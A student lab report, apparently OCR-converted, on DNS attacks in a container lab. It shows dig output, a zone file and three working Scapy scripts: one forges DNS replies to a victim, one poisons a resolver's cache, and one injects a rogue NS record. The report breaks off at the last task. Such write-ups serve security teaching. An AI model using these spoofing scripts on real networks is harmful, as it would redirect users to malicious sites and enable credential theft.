
Rajat Sethi - CPSC 8580

Local DNS Lab – Report


Task 0 - DNS Setup Test:

Running dig sends a "question" to the ns.attacker32.com domain. The DNS server looks at its file and finds that ns.attacker32.com corresponds with the IP Address 10.9.0.153, as expected.



```
root@9e7617a8d1dc:/# dig ns.attacker32.com

; <<>> DiG 9.16.1-Ubuntu <<>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 60591
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 8cb56764bb83b1e0010000000616670753edd2ad14d242404 (good)
;; QUESTION SECTION:
;ns.attacker32.com.             IN      A

;; ANSWER SECTION:
ns.attacker32.com.      258970  IN      A       10.9.0.153

;; Query time: 4 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Oct 13 05:36:53 UTC 2021
;; MSG SIZE  rcvd: 90

root@9e7617a8d1dc:/#
```

www.example.com is a real website for testing purposes. Entering the domain name in a standard browser yields the following page.




Example Domain

This domain is for use in illustrative examples in documents. You may use this domain in literature without prior coordination or asking for permission.


More information...

Running "dig www.example.com" yields the true IP address of the web page.




```
root@9e7617a8d1dc:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 50846
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 25b0e63fafcb670101000000616671d845209c3a593abf98 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        85794   IN      A       93.184.216.34

;; Query time: 0 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Oct 13 05:42:48 UTC 2021
;; MSG SIZE  rcvd: 88

root@9e7617a8d1dc:/#
```

On the other hand, asking ns.attacker32.com for the IP Address of www.example.com yields a garbage result, 1.2.3.5.



```
root@9e7617a8d1dc:/# dig @ns.attacker32.com www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 31715
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 8f9e2a62589da6f20100000061667288a29090a279b6f166 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 0 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Wed Oct 13 05:45:44 UTC 2021
;; MSG SIZE  rcvd: 88

root@9e7617a8d1dc:/#
```


This "garbage" entry corresponds with the entry in zone_attacker32.com, as shown in the below snapshot.



```
$TTL 3D
@       IN      SOA   ns.example.com. admin.example.com. (
                2008111001
                8H
                2H
                4W
                1D)

@       IN      NS    ns.attacker32.com.

@       IN      A     1.2.3.4
www     IN      A     1.2.3.5
ns      IN      A     10.9.0.153
*       IN      A     1.2.3.6
zone_example.com (END)
```

Task 1 – Direct Spoofing


While the packets are not being spoofed, www.example.com corresponds to the correct 93.184.216.34 IP address. This means that the DNS server is sending the correct response and the packet is not being spoofed.



```
root@9e7617a8d1dc:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 9416
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 42c5ab712b29c5ea0100000061668646c5ebbb82bb576ce7 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        86400   IN      A       93.184.216.34

;; Query time: 732 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Oct 13 07:09:58 UTC 2021
;; MSG SIZE  rcvd: 88
```


Using this python script, I was able to create a program that sniffs and spoofs packets before they reach the DNS server, then send a fake response back to the victim. In this script, the destination and source IP addresses are flipped. This fools the victim into thinking that the packet "came" from the DNS server, when in reality it is a malicious packet coming from the attacker.

The next change I make to the packet is in the answer section. The IP Address is kept in the "rdata" variable of the Answer section. In this malicious packet, I change the IP address to "2.4.6.8" instead of the usual 93.184.216.34 address. In a real attack, the IP address would be a fake website where I can siphon the data from the user. The packet is then reassembled with the new data and sent back to the victim.



```
from scapy.all import *
import sys

def spoof_dns(pkt):
        if (DNS in pkt and 'example.com' in pkt[DNS].qd.qname.decode('utf-8')):
                old_ip = pkt[IP]
                old_udp = pkt[UDP]
                old_dns = pkt[DNS]

                new_ip = IP(dst=old_ip.src, src=old_ip.dst)
                new_udp = UDP(dport=old_udp.sport, sport=53)

                Anssec = DNSRR(rrname=old_dns.qd.qname, type='A', rdata='2.4.6.8', ttl=259200)

                new_dns = DNS(id=old_dns.id, aa=1, qr=1, qdcount=1, qd=old_dns.qd,ancount=1,an=Anssec)

                spoofed_pkt = new_ip/new_udp/new_dns
                send(spoofed_pkt)

f = 'udp and (src host 10.9.0.5 and dst port 53)'
pkt = sniff(iface='br-d4f781e3ae7e', filter=f, prn=spoof_dns)
```


By running the spoofing script, I can now change the response that the victim gets when they try to dig for www.example.com. As shown below, the original IP address was spoofed to my fake "2.4.6.8" address.



```
root@9e7617a8d1dc:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 32302
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0
;; WARNING: recursion requested but not available

;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       2.4.6.8

;; Query time: 12 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Oct 13 07:17:35 UTC 2021
;; MSG SIZE  rcvd: 64
```


Task 2 – DNS Cache Poisoning

In this task, I changed the destination of the spoofed packet. Instead of going back to the victim, the packet goes to the Local DNS server container. Also, I edited the "fake" IP address to 4.8.12.16, as to differentiate the result from Task 1. In reality, this would be point to the fake, malicious website that siphons data.




```
from scapy.all import *
import sys

def spoof_dns(pkt):
        if (DNS in pkt and 'example.com' in pkt[DNS].qd.qname.decode('utf-8')):
                old_ip = pkt[IP]
                old_udp = pkt[UDP]
                old_dns = pkt[DNS]

                new_ip = IP(dst='10.9.0.53', src=old_ip.dst)
                new_udp = UDP(dport=old_udp.sport, sport=53)

                Anssec = DNSRR(rrname=old_dns.qd.qname, type='A', rdata='4.8.12.16', ttl=259200)

                new_dns = DNS(id=old_dns.id, aa=1, qr=1, qdcount=1, qd=old_dns.qd,ancount=1,an=Anssec)

                spoofed_pkt = new_ip/new_udp/new_dns
                send(spoofed_pkt)

f = 'udp and (src host 10.9.0.53 and dst port 53)'
pkt = sniff(iface='br-d4f781e3ae7e', filter=f, prn=spoof_dns)
```

As shown below, the Local DNS cache has been poisoned with the fake IP address.



```
root@a52cac03b4e4:/# cat /var/cache/bind/dump.db | grep example
_.example.com.          863971  A       4.8.12.16
www.example.com.        863971  A       4.8.12.16
root@a52cac03b4e4:/#
```


When the user digs for www.example.com, they get the poisoned result instead.



```
root@9e7617a8d1dc:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 30164
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 7bdcfe000ae863b8010000006167976b4ba82d57d1aec405 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        258596  IN      A       4.8.12.16

;; Query time: 0 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu Oct 14 02:35:23 UTC 2021
;; MSG SIZE  rcvd: 88

root@9e7617a8d1dc:/#
```


Task 3 – Spoofed NS Records

In this task, the packet is spoofed in the same way as Task 2, with one change. This time, I added the NSsec Authority section to the packet, which directs the victim to ns.attacker32.com as the nameserver for all "example.com" related requests. To differentiate from other tasks, I changed the fake IP address again to "6.12.18.24," but since ns.attacker32.com already has a wildcard, this IP address will not show up (1.2.3.6 will appear instead).




```
from scapy.all import *
import sys

def spoof_dns(pkt):
        if (DNS in pkt and 'example.com' in pkt[DNS].qd.qname.decode('utf-8')):
                old_ip = pkt[IP]
                old_udp = pkt[UDP]
                old_dns = pkt[DNS]

                new_ip = IP(dst='10.9.0.53', src=old_ip.dst)
                new_udp = UDP(dport=old_udp.sport, sport=53)

                Anssec = DNSRR(rrname=old_dns.qd.qname, type='A', rdata='6.12.18.24', ttl=259200)
                NSsec = DNSRR(rrname="example.com", type='NS', rdata='ns.attacker32.com', ttl=259200)

                new_dns = DNS(id=old_dns.id, aa=1, qr=1, qdcount=1, qd=old_dns.qd,ancount=1,an=Anssec,
                nscount=1,ns=NSsec)

                spoofed_pkt = new_ip/new_udp/new_dns
                send(spoofed_pkt)

f = 'udp and (src host 10.9.0.53 and dst port 53)'
pkt = sniff(iface='br-d4f781e3ae7e', filter=f, prn=spoof_dns)
```

As shown in this cache dump, the nameserver has changed to ns.attacker32.com, www.example.com corresponds to the entry in ns.attacker32.com (1.2.3.5), and anything else goes to 1.2.3.6 (also in the fake nameserver).



